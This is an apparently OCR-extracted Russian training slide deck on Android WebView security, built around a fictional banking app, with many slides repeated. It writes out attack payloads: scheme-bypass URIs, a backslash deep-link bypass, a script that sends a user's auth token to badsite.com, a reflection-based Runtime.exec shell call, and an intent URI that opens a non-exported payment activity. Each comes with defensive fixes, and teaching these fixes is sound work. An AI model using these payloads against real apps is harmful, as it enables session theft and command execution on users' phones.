                ViewGroup.LayoutParams.MATCH_PARENT,
                ViewGroup.LayoutParams.MATCH_PARENT
            )
        }
    }, update = {
        it.loadUrl(url, getAuthHeaders())
    })
}
```

Возможные решения

Не добавлять чувствительные данные

Делать валидацию ссылки

Какие варианты являются безопасными?

```
private fun isValidUri(uri: Uri): Boolean {
    return "app.ru" == uri.host
}
```

1

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme &&
        uri.host?.endsWith("app.ru") == true
}
```

2

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme &&
        uri.path?.endsWith("app.ru") == true
}
```

3

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme &&
        uri.host == "app.ru"
}
```

4

```
private fun isValidUri(uri: Uri): Boolean {
    return uri.toString().contains("app.ru")
}
```

5

URI — Uniform Resource Identifier

https://app.ru/security

URI — Uniform Resource Identifier

URI — Uniform Resource Identifier

URI — Uniform Resource Identifier

1 вариант

```
private fun isValidUri(uri: Uri): Boolean {
    return "app.ru" == uri.host
}
```

1 вариант

```
private fun isValidUri(uri: Uri): Boolean {
    return "app.ru" == uri.host
}
```

1 вариант

```
private fun isValidUri(uri: Uri): Boolean {
    return "app.ru" == uri.host
}
```

→ Злоумышленник может использовать разные схемы для обхода проверки хоста:

- **file://app.ru/sdcard/data/supersecure/exploit.html**
- **content://app.ru/shared-prefs.xml**
- **javascript://app.ru/%0alert(1)**

Уязвимости различных схем URI в Android

JavaScript-схема

Уязвимость:
Выполнение произвольного JavaScript-кода в WebView

Пример:
javascript://app.ru/%0alert(1)

Content-схема

Уязвимость:
Запрос контента с указанными полномочиями

Пример:
content://app.ru/shared-prefs.xml

File-схема

Уязвимость:
Открытие файлов в общедоступных каталогах

Пример:
file://app.ru/sdcard/data/supersecure/exploit.html

2 и 3 вариант


```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host?.endsWith("app.ru") == true
}
```

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme &&  uri.path?.endsWith("app.ru") == true
}
```

2 и 3 вариант

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host?.endsWith("app.ru") == true
}
```

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme &&  uri.path?.endsWith("app.ru") == true
}
```



5 вариант

```
private fun isValidUri(uri: Uri): Boolean {
    return uri.toString().contains("app.ru")
}
```

Защитные меры

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "app.ru"
}
```

Защитные меры

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "app.ru"
}
```

Возможные решения

Не добавлять чувствительные данные

Делать валидацию ссылки

Использовать SSL pinning

Только совместно с валидацией ссылки

SSL pinning

Метод привязки приложения к конкретному SSL-сертификату или публичному ключу сервера

Предотвращает атаки man-in-the-middle (MITM)

Android 7.0 (API 24) и выше
использование network_security_config.xml

Android 6.0 (API 23) и ниже
использование библиотек, таких как OkHttp

Защитные меры

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">bankovich.com</domain>
        <pin-set expiration="2024-12-31">
            <pin digest="SHA-256">certificate=</pin>
        </pin-set>
    </domain-config>
</network-security-config>
```

Защитные меры

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">bankovich.com</domain>
        <pin-set expiration="2024-12-31">
            <pin digest="SHA-256">certificate=</pin>
        </pin-set>
    </domain-config>
</network-security-config>
```

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

DGTL

Уязвимости Webview

Обратный слэш в URL

Обратный слэш в URL


Приложение Bankovich
на Android версии API 24

Сайт от Никиты, который полностью идентичен сайту банка

Диплинк банковского приложения, ведующий на сайт Никиты:

bankovich://https://www.google.com\\\\@bankovich.ru/

Демо уязвимости



Уязвимость в коде

```
private fun isValidUri(uri: Uri): Boolean {
      return "https" == uri.scheme && uri.host == "bankovich.ru"
  }
```

Уязвимость в коде

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Уязвимость в коде

```
private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Проблема не в валидации, а в классе

↓

На устройствах с уровнем API 1–24 (до Android 7.0 включительно)
android.net.Uri и **java.net.URL** парсеры работают некорректно

Уязвимость в коде

```
import java.net.URL
import android.net.Uri

private fun isUrlAllowed(url: String): Boolean {
    return isValidUri(Uri.parse(url))
}

private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Уязвимость в коде

```
import java.net.URL
import android.net.Uri

private fun isUrlAllowed(url: String): Boolean {
    return isValidUri(Uri.parse(url))
}

private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Уязвимость в коде

```
import java.net.URL
import android.net.Uri
```

Классы с уязвимостью

```
private fun isUrlAllowed(url: String): Boolean {
    return isValidUri(Uri.parse(url))
}

private fun isValidUri(uri: Uri): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Защитные меры

```
import java.net.URI
import java.net.URL
import android.net.Uri

private fun isUrlAllowed(url: String): Boolean {
    return try {
        isValidUri(URI.create(url))
    } catch (exception: Exception) {
        false
    }
}

private fun isValidUri(uri: URI): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Защитные меры

```
import java.net.URI
import java.net.URL
import android.net.Uri

private fun isUrlAllowed(url: String): Boolean {
    return try {
        isValidUri(URI.create(url))
    } catch (exception: Exception) {
        false
    }
}

private fun isValidUri(uri: URI): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Защитные меры

```
import java.net.URI
import java.net.URL
import android.net.Uri

private fun isUrlAllowed(url: String): Boolean {
    return try {
        isValidUri(URI.create(url))
    } catch (exception: Exception) {
        false
    }
}

private fun isValidUri(uri: URI): Boolean {
    return "https" == uri.scheme && uri.host == "bankovich.ru"
}
```

Защитные меры

Установка значения
minSdkVersion >= 25

Использование класса
java.net.URI вместо
android.net.Uri
и java.net.URL

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

DGTL

Уязвимости Webview

JavaScript Interface


JavaScript Interface

Приложение Bankovich

Сайт от Никиты, который полностью идентичен сайту банка

Диплинк банковского приложения, ведущий на сайт Никиты:

bankovich://https://www.verybadurl.ru



Демо уязвимости

Умея создавать сайтики,
я бы показала демо

Уязвимость в коде

```
interface JavaScriptInterface {

    @JavascriptInterface
    fun getAuthToken() {
        // some logic
    }

    @JavascriptInterface
    fun getGeolocation() {
        // someLogic
    }
}
```

Уязвимость в коде

```
interface JavaScriptInterface {

    @JavascriptInterface
    fun getAuthToken() {
        // some logic
    }

    @JavascriptInterface
    fun getGeolocation() {
        // someLogic
    }
}
```

Уязвимость в коде

```
interface JavaScriptInterface {

    @JavascriptInterface
    fun getAuthToken() {
        // some logic
    }

    @JavascriptInterface
    fun getGeolocation() {
        // someLogic
    }
}
```

→

Аннотация используется для явного разрешения вызова метода из JavaScript в WebView

Уязвимость в коде

```
@Composable
fun WebView(url: String) {
    AndroidView(factory = {
        WebView(it).apply {
            layoutParams = ViewGroup.LayoutParams(
                ViewGroup.LayoutParams.MATCH_PARENT,
                ViewGroup.LayoutParams.MATCH_PARENT
            )
        }
    }, update = {
        it.settings.javaScriptEnabled = true
        it.addJavascriptInterface(JavaScriptInterface::class.java,  "JavaScriptInterface")
        it.loadUrl(url)
    })
}
```

Уязвимость в коде

```
@Composable
fun WebView(url: String) {
    AndroidView(factory = {
        WebView(it).apply {
            layoutParams = ViewGroup.LayoutParams(
                ViewGroup.LayoutParams.MATCH_PARENT,
                ViewGroup.LayoutParams.MATCH_PARENT
            )
        }
    }, update = {
        it.settings.javaScriptEnabled = true
        it.addJavascriptInterface(JavaScriptInterface::class.java,  "JavaScriptInterface")
        it.loadUrl(url)
    })
}
```

JavaScript Interface

```
<script type="text/javascript">
    location.href = "https://badsite.com/?user_token=" +
        JavaScriptInterface.getAuthToken();
</script>
```

JavaScript Interface

```
<script type="text/javascript">
    location.href = "https://badsite.com/?user_token=" +
        JavaScriptInterface.getAuthToken();
</script>
```

- WebView автоматически создает JavaScript-объект с заданным именем и методами из Java-кода
- Злоумышленник может, используя интерфейс, получить токен пользователя

Защитные меры

Будьте уверены, что домен является безопасным

Не передавайте чувствительные данные

DGTL

Бонус

JavaScript Interface Runtime

```
interface JavaScriptInterface {

    @JavascriptInterface
    fun getAuthToken() {
        // some logic
    }

    @JavascriptInterface
    fun getGeolocation() {
        // someLogic
    }
}
```

JavaScript Interface Runtime

```
interface JavaScriptInterface {


    fun getAuthToken() {
        // some logic
    }


    fun getGeolocation() {
        // someLogic
    }
}
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime')
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime')
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime’)
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime')
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime')
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

JavaScript Interface Runtime

```
<script>
function execute(cmd) {
    return window.jsinterface.getClass().forName('java.lang.Runtime’)
     .getMethod('getRuntime',null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

Возможные атаки

- Выполнение команд
- Манипуляции с файлами
- Управление процессами
- Сетевые операции

Решение

Начиная с Android 4.2 (уровень API 17), для безопасности кода JavaScript в WebView доступны только методы, явно помеченные аннотацией @JavascriptInterface

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

Уязвимости Webview

Доступ к произвольным компонентам

Доступ к произвольным компонентам

Приложение Bankovich


Сайт от Никиты, который полностью идентичен сайту банка

Диплинк банковского приложения, ведущий на сайт Никиты:

bankovich://https://www.verybadurl.ru

Intent ведущий на неэкспортируемую активность

intent://scan/#Intent;scheme=com.app;package=com.app.package;component=com.app.package/com.app.payment.PaymentActivity;end



Преобразование Intent в Uri

```
fun getIntentUri(): String {
    val intent = Intent(Intent.ACTION_VIEW).apply {
        data = Uri.parse("https://app.ru")
    }
    return intent.toUri(Intent.URI_INTENT_SCHEME)
}
```

Преобразование Intent в Uri

```
fun getIntentUri(): String {
    val intent = Intent(Intent.ACTION_VIEW).apply {
        data = Uri.parse("https://app.ru")
    }
    return intent.toUri(Intent.URI_INTENT_SCHEME)
}
```

Преобразование Intent в Uri

```
fun getIntentUri(): String {
    val intent = Intent(Intent.ACTION_VIEW).apply {
        data = Uri.parse("https://app.ru")
    }
    return intent.toUri(Intent.URI_INTENT_SCHEME)
}
```

Преобразование Intent в Uri

```
fun getIntentUri(): String {
    val intent = Intent(Intent.ACTION_VIEW).apply {
        data = Uri.parse("https://app.ru")
    }
    return intent.toUri(Intent.URI_INTENT_SCHEME)
}
```

intent://app.ru/?scheme=https&package=com.app.package

Преобразование Uri в Intent

```
fun parseIntentUri(uriString: String): Intent {
    return Intent.parseUri(uriString,
        Intent.URI_INTENT_SCHEME)
}
```

```
intent:
HOST/URI-path // Optional host
#Intent;
package=\[string\];
action=\[string\];
category=\[string\];
component=\[string\];
scheme=\[string\];
end;
```

Уязвимость в коде

```
update = {
    it.webViewClient = object : WebViewClient() {
        override fun shouldOverrideUrlLoading(
            view: WebView?,
            request: WebResourceRequest?
        ): Boolean {
            val uri = request?.url
            if (uri?.scheme == "intent") {
                startActivity(Intent.parseUri(uri.toString(),
                    Intent.URI_INTENT_SCHEME))
                return true
            }
            return super.shouldOverrideUrlLoading(view,
                request)
        }
    }
    it.loadUrl(url)
}
```

Уязвимость в коде

```
update = {
    it.webViewClient = object : WebViewClient() {
        override fun shouldOverrideUrlLoading(
            view: WebView?,
            request: WebResourceRequest?
        ): Boolean {
            val uri = request?.url
            if (uri?.scheme == "intent") {
                startActivity(Intent.parseUri(uri.toString(),
                    Intent.URI_INTENT_SCHEME))
                return true
            }
            return super.shouldOverrideUrlLoading(view,
                request)
        }
    }
    it.loadUrl(url)
}
```

Уязвимость в коде

```
update = {
    it.webViewClient = object : WebViewClient() {
        override fun shouldOverrideUrlLoading(
            view: WebView?,
            request: WebResourceRequest?
        ): Boolean {
            val uri = request?.url
            if (uri?.scheme == "intent") {
                startActivity(Intent.parseUri(uri.toString(),
                    Intent.URI_INTENT_SCHEME))
                return true
            }
            return super.shouldOverrideUrlLoading(view,
                request)
        }
    }
    it.loadUrl(url)
}
```

Этот метод вызывается
при каждой попытке WebView
загрузить новую ссылку
и предоставляет возможность
приложению перехватывать
и изменять поведение загрузки

Уязвимость в коде

```
update = {
    it.webViewClient = object : WebViewClient() {
        override fun shouldOverrideUrlLoading(
            view: WebView?,
            request: WebResourceRequest?
        ): Boolean {
            val uri = request?.url
            if (uri?.scheme == "intent") {
                startActivity(Intent.parseUri(uri.toString(),
                    Intent.URI_INTENT_SCHEME))
                return true
            }
            return super.shouldOverrideUrlLoading(view,
                request)
        }
    }
    it.loadUrl(url)
}
```

Уязвимость в коде

```
update = {
    it.webViewClient = object : WebViewClient() {
        override fun shouldOverrideUrlLoading(
            view: WebView?,
            request: WebResourceRequest?
        ): Boolean {
            val uri = request?.url
            if (uri?.scheme == "intent") {
                startActivity(Intent.parseUri(uri.toString(),
                    Intent.URI_INTENT_SCHEME))
                return true
            }
            return super.shouldOverrideUrlLoading(view,
                request)
        }
    }
    it.loadUrl(url)
}
```

Защитные меры

Вместо использования **Intent.parseUri()** следует отдавать предпочтение **классическому подходу**, через создание Intent и передачей компонента для открытия

Прежде чем вызывать **Intent.parseUri()**, необходимо **тщательно фильтровать URL-адреса и intent-схемы**. Это включает проверку схемы (intent:// или других опасных схем), содержимого и параметров, переданных через URI

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

